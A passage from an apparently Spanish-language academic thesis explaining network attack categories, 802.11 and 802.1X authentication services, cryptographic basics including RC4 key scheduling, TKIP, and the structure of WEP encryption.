En este ataque, el intruso de la red se hace pasar por un equipo distinto. Generalmente, se combina con alguna de las otras formas de ataque activo. Por ejemplo, alguna secuencia de autenticación se puede capturar y ser repetida, concediéndole a un equipo no autorizado, el acceso a una gama de recursos privilegiados, al suplantar al verdadero equipo que posee dichos privilegios.

1.6.2.2 Re-actuación

Se da a menudo cuando uno o varios mensajes legítimos son capturados y repetidos en la red, produciendo un efecto de repetición no deseado, como por ejemplo depositar la misma cantidad monetaria varias veces en una cuenta dada.

1.6.2.3 Modificación de mensajes

Esto sucede cuando una sección del mensaje legítimo es alterada por terceros, o dichos mensajes legítimos son retardados o reordenados en su transmisión, con el fin de producir un efecto no autorizado. Por ejemplo, un mensaje que contenga una llamada a un procedimiento “depositar_Dinero(CuentaA)” podría ser alterado para decir ““depositar_Dinero(CuentaB)””.

1.6.2.4 Degradación fraudulenta del servicio

Este ataque imposibilita o prohíbe la utilización normal de los recursos informáticos y de telecomunicaciones. Por ejemplo, algún atacante filtrado podría descartar todos los mensajes que estuvieran destinados a un equipo específico y el servicio de comunicaciones de la red podría sufrir interrupciones, al saturarla con mensajes falsos.

1.7 Servicios de seguridad para redes

Debido a las amenazas listadas anteriormente y con el fin de poder enfrentarlas y prevenirlas, se especifican una lista de servicios que garantizan la protección de los sistemas que tratan y transmiten la información.

Los servicios en mención utilizan una o varias implementaciones para garantizar la seguridad. Los servicios se pueden clasificar de la siguiente manera:

1.7.1 Confidencialidad

Este servicio requiere que la información sea accesible únicamente por los equipos autorizados. La confidencialidad de datos se puede aplicar a la totalidad de datos intercambiados entre equipos autorizados, como también a sólo segmentos seleccionados de dichos datos, utilizando técnicas como por ejemplo: el cifrado.

“La confidencialidad de flujo de tráfico protege la identidad del origen y destino(s) del mensaje, por ejemplo enviando los datos confidenciales a muchos destinos además del verdadero, así como el volumen y el momento de tráfico intercambiado, por ejemplo produciendo una cantidad de tráfico constante al añadir tráfico erróneo al significativo, de forma que sean indistinguibles para un intruso. La desventaja de estos métodos es que incrementan drásticamente el volumen de tráfico intercambiado, repercutiendo negativamente en la disponibilidad del ancho de banda bajo demanda”.³¹

³¹ Siles Peláez, 2002.
http://zonacruda.iespana.es/zonacruda/seguridad_informatica/seguridad01.htm

1.7.2 Autenticación

Este servicio persigue que el origen de la comunicación sea correctamente identificada, dando completa seguridad que no es un nodo falso.

Existen dos tipos de autenticación:

- De entidad, asegura la identidad de las estaciones participantes en la comunicación establecida, dicha seguridad puede ser implementada por una larga lista de procedimientos, por ejemplo la biométrica (identificación de huellas dactilares, iris, etc.), tarjetas con banda magnética, contraseñas o passwords, entre otros.
- De origen de información, mediante el cual se verifica que una cierta información se origina de alguna identidad confiable, siendo la firma digital la implementación más generalizada.

1.7.3 Integridad

Este servicio garantiza que la información pueda modificarse únicamente por los nodos autorizados. Dichas modificaciones abarcan la escritura, cambio, borrado, creación y reactuación de cualquiera de los mensajes en la transmisión.

La integridad de los datos brinda la seguridad que los datos recibidos en la transmisión no hayan sido modificados de forma alguna, por otro lado, la

integridad de secuencia de datos brinda la seguridad que la secuencia en los bloques o unidades de datos de los mensajes recibidos, no hayan sido alterados y que no existe repetición o pérdida.

1.7.4 No repudio

El servicio de no repudio protege a un usuario ante una situación de que otro usuario niegue que se realizó la comunicación después de transmitida. La implementación de la protección se lleva a cabo mediante la utilización de una colección de evidencias irrefutables que terminen en la resolución de cualquier disputa.

El servicio de no repudio de origen brinda protección al receptor ante una posible negación de envío de mensaje por parte del emisor, mientras que el no repudio de recepción brinda protección al emisor ante la situación que el receptor niegue haber recibido el mensaje. En la actualidad, las firmas digitales son el mecanismo más empleado para este objetivo.

1.7.5 Control de acceso

El servicio de control de acceso, establece que el acceso a los recursos (ya capacidad para cálculos, nodos de comunicaciones, equipos físicos, o incluso la misma información, etc.) se lleve a cabo de una forma controlada y limitada por parte del sistema destino. Este tipo de control puede implementarse utilizando contraseñas o llaves de hardware, por ejemplo. De tal

forma que al implementar correctamente este servicio se asegura protección frente a usos no autorizados o la manipulación de información o equipos.

1.7.6 Disponibilidad

Este servicio trata de garantizar que los recursos del sistema informático en cuestión, se encuentren en estado de disponibilidad para los equipos autorizados, cada vez que los necesiten.

1.8 Servicios de seguridad para redes inalámbricas

Los servicios de seguridad descritos anteriormente, para redes de área local por medio de cable, son aplicados también en las redes inalámbricas de área local. Dichos servicios serán resumidos en esta sección.

1.8.1 Servicios de la capa MAC

Las redes inalámbricas de área local bajo el estándar IEEE802.11 están conformadas por terminales (*AI*) y puntos de acceso (*AP*) y es correcto llamar a ambos estaciones, aunque algunos textos y aplicaciones llaman a los terminales (clientes) como estaciones exclusivamente.

La capa MAC (nótese que la capa MAC no tiene absolutamente nada que ver con la dirección MAC de un equipo) define la forma en que las estaciones pueden acceder al medio (aire) lo que se llama servicios de estaciones. De la misma forma, define como los puntos de acceso gestionan la comunicación mediante lo que llama servicios de distribución.³²

1.8.2 Servicios de Estación de la capa MAC

Estos servicios se encargan de establecer y garantizar la conectividad entre dos equipos dentro de la misma red de área local. En esta sección se resumirán sus servicios y funciones.

1.8.2.1 Autenticación

La autenticación realiza una comprobación de identidad de una estación determinada y concede autorización para la asociación. En una red cableada tradicional una terminal se identifica como parte de una red mediante el hecho de estar interconectado de manera física a dicha red.

Pero, en una red inalámbrica no existe interconexión física, por tanto, para cerciorarse si una terminal determinada forma o no parte de alguna red, es necesario comprobar su identidad previo a autorizar que se asocie con todo el segmento de la red.

³² Redes 802.11. <http://hackpr.net/definicioneswifi.php>

1.8.2.2 Desautenticación

Este servicio cancela una conexión existente y previamente autenticada. Esto se da de manera automática cuando una estación determinada intenta desconectarse de la red inalámbrica.

1.8.2.3 Privacidad

El servicio de privacidad, como su nombre lo indica, permite mantener privacidad en la información, por lo que evita a los intrusos el acceso no autorizado a los datos. En las redes inalámbricas de área local, la privacidad es garantizada gracias al uso de los cifrados de encriptación WEP y WPA.

1.8.2.4 Entrega de datos

El servicio de entrega de datos brinda facilidad al proceso de transferencia de datos entre dos estaciones determinadas. Así mismo, hace uso de los servicios descritos con anterioridad para garantizar su integridad y confidencialidad.

1.8.3 Servicios de distribución de la capa MAC

Estos servicios describen directamente la forma en que las estaciones acceden a los puntos de acceso y viceversa. En esta sección se resumirán sus servicios y funciones.

1.8.3.1 Asociación

En una red que en su infraestructura cuente con un punto de acceso, antes que un equipo se comunique con otro equipo o estación, el equipo o estación debe ser previamente autenticado y asociado a dicho punto de acceso.

El servicio de asociación se traduce a la asignación del terminal al punto de acceso, responsabilizando al punto de acceso como responsable de la distribución de datos a, y desde, dicho terminal o estación. En redes donde existan dos o más puntos de acceso, existe la limitación de que cada nodo o equipo solo puede estar asociado a un punto de acceso de forma simultánea.

1.8.3.2 Des-asociación

Este servicio es el encargado de cancelar la asociación establecida de un equipo o estación, que, ya no está dentro del área de cobertura del punto de acceso, que también implica la pérdida de la autenticación, o debido a que el

punto de acceso da cómo terminada la conexión. Esto es, porque alguna de los dos extremos de la comunicación es inalcanzable o ya no está disponible.

1.8.3.3 Reasociación

Este servicio transfiere una acción de asociación entre dos puntos de acceso. Esto se ilustra mejor en una situación donde un equipo o nodo se desplaza del área de cobertura (alcance) de determinado punto de acceso a la de otro distinto, por tanto, la asociación dependerá del nuevo punto de acceso.

También es incluida la rutina de des-asociación y asociación al propio punto de acceso. Esto es que un punto de acceso desasocia a la estación o equipo y solicita de nuevo su asociación como medida de seguridad o luego de recuperarse de un error.

1.8.3.4 Distribución

El principio de operación este servicio es bastante sencillo. Ya que garantiza que los datos transmitidos de un terminal a otro lleguen correctamente a su destino.

1.8.3.5 Integración

Este servicio brinda la funcionalidad de intercambiar datos entre una red inalámbrica bajo el estándar IEEE 802.11 y cualquier otra red (por ejemplo, Internet, Ethernet, etc.).

1.8.4 Resumen comparativo de los servicios de la Capa MAC

Para finalizar con las definiciones de los servicios provistos por la capa MAC para redes inalámbricas de área local, mencionaremos que los puntos de acceso (AP) utilizan los servicios de estaciones y también los servicios de distribución, mientras que las terminales o estaciones únicamente hacen uso de los servicios de estaciones.

Tabla II. Servicios provistos por la capa MAC

Servicio MAC	Definición	Tipo de estación
Autenticación	Verifica y valida la identidad de una estación para autorizar su asociación.	Terminales y puntos de acceso
Desautenticación	Cancela (termina) una autenticación previamente establecida.	Terminales y puntos de acceso
Asociación	Asigna el terminal al punto de acceso.	Puntos de acceso
Desasociación	Cancela (termina) una asociación existente.	Puntos de acceso
Reasociación	Transfiere una asociación entre puntos de acceso o a uno mismo.	Puntos de acceso
Privacidad	Evita el acceso no autorizado a los datos mediante el uso de cifrados WEP y WPA.	Terminales y puntos de acceso
Distribución	Asegura la transferencia de datos entre estaciones de distintos puntos de acceso.	Puntos de acceso
Entrega de datos	Facilita la transferencia de datos entre estaciones.	Terminales y puntos de acceso
Integración	Facilita la transferencia de datos entre redes WI-FI y no WI-FI.	Puntos de acceso

1.9 Protocolo de autenticación IEEE 802.1X

Este protocolo también es conocido como Port Based Network Access Control, la implementación original fue para redes cableadas. Este protocolo incluye la implementación de mecanismos de autenticación, autorización y distribución de claves. Así mismo contiene un control de acceso de equipos que accedan a la red. La arquitectura de este protocolo está compuesta por tres entidades funcionales:³³

- El suplicante (equipo que intenta unirse a la red).
- El autenticador (encargado de conceder de acceso. En las *WLAN* es el *AP* quien cumple esta función).
- El servidor de autenticación (que toma las decisiones de autorización).


1.9.1 PAE - Entidad de acceso a Puertos

PAE Port Access Entity por sus siglas en inglés, es la entidad de acceso a puertos. Cada puerto físico (o virtual en las *WLAN*) está compuesto de dos puertos lógicos, la PAE de autenticación y la PAE de servicio. En el caso de la primera, siempre está a la escucha y abierta, permitiendo el paso a procesos de autenticación. En el caso de la segunda, únicamente será abierta cuando se haya efectuado una autenticación exitosa y por un tiempo limitado (por defecto 3600 segundos).

³³ WPA. http://www.hsc-labs.com/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf

Pero, finalmente quien otorga el permiso para el acceso es por lo general una tercera entidad, llamada servidor de autenticación. Esta función la puede cumplir un servidor RADIUS dedicado, en el caso de soluciones robustas y que requieran mayor seguridad, o puede ser un proceso ejecutándose en el punto de acceso, en el caso de las redes domésticas. La siguiente ilustra el modo de comunicación entre estas entidades.

Figura 4. Modelo de IEEE 802.1X según la especificación IEEE 802.1X



Fuente: Revista Hackin9 Magazine No. 2006-01

El nuevo estándar 802.11i presenta ligeros cambios frente al robo de identidades en relación a su predecesor IEEE 802.1X. Se ha implementado una

autenticación de mensajes para garantizar que ambos, el suplicante y el autenticador, activan la encriptación de datos con claves secretas previo al acceso a la red.

Ambos, suplicante y autenticador establecen comunicación haciendo uso de un protocolo basado en EAP. Debido a que el autenticador únicamente envía mensajes al servidor de autenticación, se podría decir que tiene un rol pasivo. EAP es una implementación para transportar distintos métodos de autenticación, permitiendo únicamente un número definido de mensajes, siendo ellos:

- Request (mensaje de solicitud)
- Response (mensaje de respuesta)
- Success (mensaje de solicitud exitosa o aprobada)
- Failure (mensaje de fallo)

Existen otros mensajes intermedios, pero no se mencionan debido a que son propios de cada implementación de EAP.

1.10 Conexión a la Red Inalámbrica

Previo a cualquier intento de conexión a una *WLAN*, la entidad o dispositivo debe conocer el SSID (Service Set ID), ya que este cumple la función de identificador de la red. El estándar 802.11 establece que este

identificador debe ser retransmitido en difusión (broadcast) cada cierto intervalo de tiempo, para que de esta forma se anuncie la red. Esto permite que los equipos se conecten de manera muy sencilla, pero también permitirá que cualquier equipo detecte la red.

La mayoría de fabricantes, nombran por defecto las redes de sus dispositivos con el nombre de la marca, lo que permite a cualquier equipo fácilmente saber el nombre de la red y el equipo utilizado para su implementación. Una primera medida de seguridad consiste en cambiar este nombre por uno que no se relacione con la red u ocultarlo para que no sea detectado.

1.10.1 Autenticación de la conexión

Una vez que se esté conectado a la red, es decir, el proceso de conexión haya sido exitoso, los dispositivos deben autenticarse con el punto de acceso para poder utilizar la red. Esto aplica en el caso de una red inalámbrica como también para las otras redes, si existieran.

1.10.2 Tipos de autenticación

1.10.2.1 Sistema abierto (OSA)

OSA, Open System Authentication por sus siglas en inglés, fue el protocolo de autenticación por defecto para 802.11b. Así como lo indica su nombre, este método es libre y autentica a cualquier estación que solicite autenticación.

Es importante mencionar que la seguridad de este proceso de autenticación es nula, ya que las tramas son enviadas en texto plano aunque esté activado algún cifrado en la red, como WEP.

1.10.2.2 Autenticación por MAC

En este método, el punto de acceso comprueba la dirección MAC de la estación solicitante, antes de conceder el acceso a ella. Las direcciones MAC admitidas pueden ser indicadas en el punto de acceso como en un ACS (lista de control de acceso). Sin embargo este método no es suficiente para asegurar una red, ya que algún atacante podría capturar la dirección de un cliente legítimo y clonarla.

1.10.2.3 Autenticación EAP

EAP Extensible Access Protocol por sus siglas en inglés o protocolo extensible de autenticación, es un protocolo utilizado para adaptar a las redes inalámbricas protocolos ya establecidos y otros nuevos. La autenticación por EAP implementa dos cifrados WEP que los equipos utilizan como claves de sesión que y que son acordados en la autenticación y que cambia cada cierto tiempo conforme sea condo en el punto de acceso.

De los dos cifrados WEP implementados, uno es utilizado para el broadcast o anuncio de la red en el punto de acceso, y otro se implementa en la comunicación con cada cliente, de tal forma que los clientes no se escuchen entre sí.

1.10.2.4 EAP-MD5

Como se explicó anteriormente, la implementación de EAP permite la autenticación por medio de un intercambio de claves cifradas por MD5. El autenticador puede ser la dirección MAC o un nombre de usuario y contraseña como se acostumbra en la mayoría de accesos a sistemas informáticos. Linux y Windows XP pueden asociarse mediante este método.

1.10.2.5 EAP-TLS

En este método, la autenticación se da de forma mutua haciendo uso de certificados, por lo que ambas partes deberán comprobar su identidad. Esta implementación se da en el punto de acceso de donde partirán las conexiones. De esta forma, la red puede extenderse de forma sencilla, manteniendo esta condición sin otro requerimiento que la asociación correcta de los puntos de acceso repetidores.

1.10.2.6 PEAP

Este método es un estándar del IETF (Grupo de Trabajo de Tecnología de Internet) fundamentado en la utilización de una contraseña secreta. Para esta implementación es necesario un certificado en el servidor de autenticación. Dicho certificado es enviado al cliente, quien genera una clave de cifrado maestra y la envía de vuelta cifrada con la clave pública del servidor de autenticación. Cuando la clave maestra es conocida por ambos, se establece un túnel entre ellos realizando la autenticación del cliente a través de una contraseña secreta.

1.10.3 Privacidad

La privacidad de redes inalámbricas bajo el estándar 802.11 es implementada, a través de WEP (Wired Equivalent Privacy) o privacidad

equivalente al cableado, el sistema WEP encripta los paquetes de datos en texto, haciendo uso del algoritmo RC4, todo previo a la transmisión de datos.

Todo paquete es encriptado con claves distintas, dicha clave se compone del campo IV o vector de inicialización que es enviado en texto claro en cada paquete, y la clave compartida WEP. El campo IV tiene una longitud fija de 24 bits (habiendo entonces, 16,8 millones de combinaciones posibles para que un paquete sea encriptado con la misma clave WEP), mientras que la longitud de la clave WEP puede ser de 40 bits, en un cifrado de 64 bits. En un cifrado de 128 bits, la longitud del IV sería de 24 y la de clave WEP 104.³⁴

1.11 Criptografía

“La criptografía (del griego *kryptos*, "ocultar", y *grafos*, "escribir", literalmente "escritura oculta") es el arte o ciencia de cifrar y descifrar información utilizando técnicas matemáticas que hagan posible el intercambio de mensajes de manera que sólo puedan ser leídos por las personas a quienes van dirigidos.”³⁵.

Al hablar de criptografía deben mencionarse dos temas importantes, la criptología, que estudia los métodos matemáticos utilizados en el cifrado de la información, y el criptoanálisis, que estudia las técnicas para de romper textos que hayan sido cifrados, con el fin de acceder a su información sin tener la clave.

³⁴ WEP. http://support.mtu.ru/helps/safe/safe_faq.htm

³⁵ Criptografía. <http://es.wikipedia.org/wiki/Criptografia>

La criptografía busca garantizar que la información enviada se mantenga en secreto y solamente pueda ser comprendida por su destinatario, así mismo busca garantizar que la información enviada es autentica en doble sentido, es decir que la identidad del remitente sea verídica y que el contenido del mensaje enviado no haya sido modificado durante su envío.

1.11.1 Conceptos de la Criptografía

Hablando en términos de criptografía, la información que se cifrará, es decir la que debe ser protegida, denomina texto en claro. El cifrado es el proceso de convertir el texto en claro en información ilegible denominada texto cifrado o criptograma.

Las dos técnicas básicas para cifrar información son la sustitución (que cambia el significado de elementos básicos del texto en claro (letras, números o símbolos), y la transposición (que altera el orden de los mismos). Generalmente los métodos de cifrado actuales son combinaciones de estas dos operaciones básicas.

El descifrado, que es el proceso inverso al cifrado, recupera el texto en claro a partir del criptograma (texto cifrado) y la clave.³⁶

La criptografía se divide en dos grandes grupos:

³⁶ Criptografía en Wi-Fi. <http://www.foromsn.com/index2.php?Ver=Mensaje&Id=132377>

- De clave simétrica, que emplea algoritmos de una única clave tanto en el proceso de cifrado como en el de descifrado, y son la base de los algoritmos de la criptografía clásica.
- De clave asimétrica o clave pública y clave privada, que utilizan una clave para cifrar mensajes y una clave distinta para descifrarlos, y son el principio de las técnicas de criptografía actuales.

1.11.2 CRC - Control de redundancia cíclica

Es un método matemático que se emplea para detectar errores en la transmisión de datos. Estos códigos están basados en la aplicación de un polinomio generador $G(X)$ de grado r , y en el razonamiento que indica posible considerar como coeficientes de un polinomio de orden $n-1$, a un número n de bits de datos.

Suponiendo los datos 10111, el polinomio generado sería:

$$x^4 + x^2 + x^1 + x^0$$

A esto, se le agregan r bits de redundancia para que el polinomio resultante pueda ser divisible por el polinomio generador. Cuando el receptor realice la verificación sobre el polinomio recibido acerca de su divisibilidad por $G(X)$, declarará como fallida la transmisión, si no lo es.

El uso de estos ciclos está siendo muy amplio, en principio porque su implementación en hardware es relativamente fácil y porque son bastante potentes.

1.11.3 Algoritmo RC4

El algoritmo RC4 es el sistema de cifrado de flujo más utilizado y es implementado en algunos de los protocolos de seguridad más importantes como TLS/SSL que protege el tráfico de red en Internet, y el protocolo de seguridad más usado en las redes inalámbricas de área local.

Distintas implementaciones del algoritmo RC4 han provocado que se considere como un sistema no seguro, incluyendo su implementación en WEP. Sin embargo, aunque no se recomienda utilizarlo más, algunas de sus implementaciones resultan suficientemente seguras para su utilización general.


El sistema RC4 genera un *Keystream* (flujo pseudoaleatorio de bits) que utiliza la función XOR para realizar el proceso de encriptación, como todo algoritmo de Vernam. El proceso de descifrado es exactamente el contrario.

El *Keystream* es generado a partir de un estado secreto del sistema de cifrado, que consta de:

1. La permutación de los 256 símbolos posibles de un byte de longitud ("S")
2. Dos índices-apuntadores de 8 bits de longitud ("i" y "j")

En el primer caso (“S”) existe en primer momento una clave de longitud variable, generalmente entre 40 y 256 bits haciendo empleo de un algoritmo de programación de claves (KSA). Al completarse esto, un algoritmo de generación pseudoaleatoria (PRGA) es utilizado para generar el flujo cifrado de bits.

Figura 5. Algoritmo de encriptación RC4



1.11.4 Algoritmo RSA

Es un sistema criptográfico con clave pública y consiste en un algoritmo asimétrico que cifra bloques utilizando una clave pública, misma que es distribuida (de preferencia en forma autenticada), y otra llave privada, que está en la posesión del propietario.

Antes de transmitir un mensaje, el emisor utiliza la clave pública de cifrado entregada por el receptor, cifra el mensaje y lo transmite, una vez que dicho mensaje se entrega al receptor, es descifrado con la clave privada del receptor.

Los mensajes que utilizan el algoritmo RSA son representaciones de números y su forma de operación está basada en el producto de dos números primos muy grandes (mayores a 10100) que son elegidos de forma aleatoria para formar la clave de descifrado. Este algoritmo emplea expresiones exponenciales en aritmética modular.

Es seguro debido a que con las computadoras actuales, no se conocen formas rápidas para factorizar un número grande en sus factores primos.

1.11.5 Algoritmo de programación de claves (KSA)

El algoritmo KSA o Key-Scheduling Algorithm por sus siglas en inglés, es utilizado en la inicialización de la permutación del array "S". "l" está definido como el número de bytes de los que se compone la clave. Dicho número puede estar entre los valores de 1 y 256, pero generalmente esta en los valores 5 y 16, valores que corresponden a una clave con tamaño de 40 y 128 bits. Para comenzar, el array "S" se inicia a la permutación identidad. Entonces "S" se procesa en 256 iteraciones iguales para el algoritmo principal PRGA, pero haciendo simultáneamente una mezcla con bytes de la clave.

Figura 6. Algoritmo KSA

```
for i from 0 to 255
S[i] := i
j := 0
for i from 0 to 255
j := (j + S[i] + key[i mod tamaño_clave]) mod 256
swap(S[i], S[j])
```

1.11.6 Protocolo de Integridad de Llave Temporal TKIP

El protocolo TKIP (Temporal Key Integrity Protocol por sus siglas en inglés), también es conocido hashing de Clave WEP. TKIP resuelve de forma temporal el problema que presenta WEP al reutilizar la clave, pues se usa periódicamente la misma clave para cifrar datos.

La operación de TKIP se inicia con la compartición de una clave temporal de de 128 bits entre los clientes y los puntos de acceso, y TKIP realiza una combinación de la clave temporal con la dirección MAC del cliente. Entonces se adiciona un vector de inicialización relativamente largo, de 16 octetos, para generar la clave que se utilizará para el cifrado de datos.

Con este conjunto de operaciones se intenta asegurar que las estaciones utilicen diferentes streams claves para el cifrado de datos. Por tanto, el hashing de clave WEP brinda protección a los Vectores de Inicialización (IV) ya que no los expone, pues se implementa hashing del IV por cada paquete.

TKIP hace uso del algoritmo RC4 para cifrar los datos, por lo que es equivalente al modo de encriptación de WEP. Sin embargo, la gran diferencia es que TKIP sustituye las claves temporales a cada cierto número de paquetes (10.000). Con esto se consigue un procedimiento de distribución dinámico y se mejora grandemente la red.


2. ANÁLISIS DE LA ENCRIPCIÓN WEP

2.1 WEP – Privacidad equivalente al cableado

El sistema WEP (*Wired Equivalent Privacy* por sus siglas en inglés), está incluido en el estándar IEEE 802.11 y se encarga del proceso de cifrado de información que se transmite. El cifrado que brinda es de nivel 2. Su funcionamiento implementa el algoritmo de cifrado RC4, y brinda seguridad de 64 ó 128 bits, usando para el primero 40 bits de clave más 24 bits del vector de iniciación o IV, y 104 bits de clave más 24 bits del IV en el segundo caso.

Para cifrar la información que se transmitirá por la red, WEP implementa dos algoritmos de cifrado: RC4 y chequeo de integridad CRC.

Figura 7. Estructura de un paquete WEP




Fuente: <http://www.isaac.cs.berkeley.edu/isaac>

Debido a la naturaleza del algoritmo RC4, es correcto afirmar que funciona como un algoritmo de cifrado de flujo. Esto quiere decir que su funcionamiento se basa en la expansión de una semilla para generar una secuencia de números pseudoaleatorios de tamaño mayor que se concatena al mensaje haciendo uso de la operación XOR, resultando de esta forma, un mensaje cifrado. Sin embargo, este tipo de algoritmos son problemáticos porque no sería apropiado utilizar una misma semilla para cifrar dos mensajes distintos, puesto que recuperar la clave sería una operación trivial, partiendo de los dos textos cifrados resultantes.

WEP implementa un vector de inicialización (IV) bits para que esto no suceda, el IV es periódicamente alterado y adjuntado a la contraseña (por medio de esta unión una semilla nueva es generada y dicha semilla será utilizada para la entrada del algoritmo RC4) para que no se presente el caso de secuencias iguales, por tanto, nuevas semillas serán generadas al variar el IV.

Figura 8. Cifrado WEP




2.2 Aspectos de operación de WEP

Dentro de la definición del estándar IEEE 802.11 se define el mecanismo para la encriptación de contenido de los frames o marcos de datos de todas las redes basadas en dicho estándar. Dicho mecanismo incluye cinco elementos que son directamente relevantes para el análisis y entendimiento de operación de WEP. Dichos elementos son:

- a) Una llave compartida y conocida por todos los miembros del BSS es decir, el conjunto de estaciones del punto de acceso. Sin embargo, hay en realidad cuatro llaves compartidas pero para efectos de entendimiento a nivel de usuario únicamente se mencionará una.
- b) Un algoritmo de encriptación, en WEP este es el cifrado de texto plano RC4, utilizado con el fin de generar flujos llave, que combinando el texto plano junto a la aplicación de la función o exclusivo, o XOR, produce el texto cifrado.
- c) Un algoritmo de descryptación. En WEP, el algoritmo para descryptar la información es el mismo algoritmo de encriptación, es decir RC4, y, aplicando la función XOR entre el texto cifrado y el flujo llave producen el texto plano inicial.
- d) Un vector de inicialización de 24 bits, o IV. WEP agrega el IV a la llave compartida; WEP usa esta llave compartida y el IV para generar una lista de claves RC4. WEP selecciona un nuevo IV para cada paquete. La longitud del IV es fija en ambos casos de encriptación WEP, 64 ó 128 bits.

- e) Encapsulación, que se encarga de transportar el IV y el texto cifrado entre el usuario remitente (encriptador) y el destinatario (desencriptador).
- f) CRC, también es utilizado en la encapsulación del marco de información (frame) de texto plano. CRC es computado sobre la información antes de la encriptación. WEP encripta el CRC con el resto de la información del frame. El cifrado WEP utiliza un algoritmo CRC de 32 bits.

Figura 9. Partes encriptadas de un paquete WEP



Fuente: <http://www.isaac.cs.berkeley.edu/isaac>

2.3 Análisis del protocolo WEP

2.3.1 Proceso de cifrado y descifrado

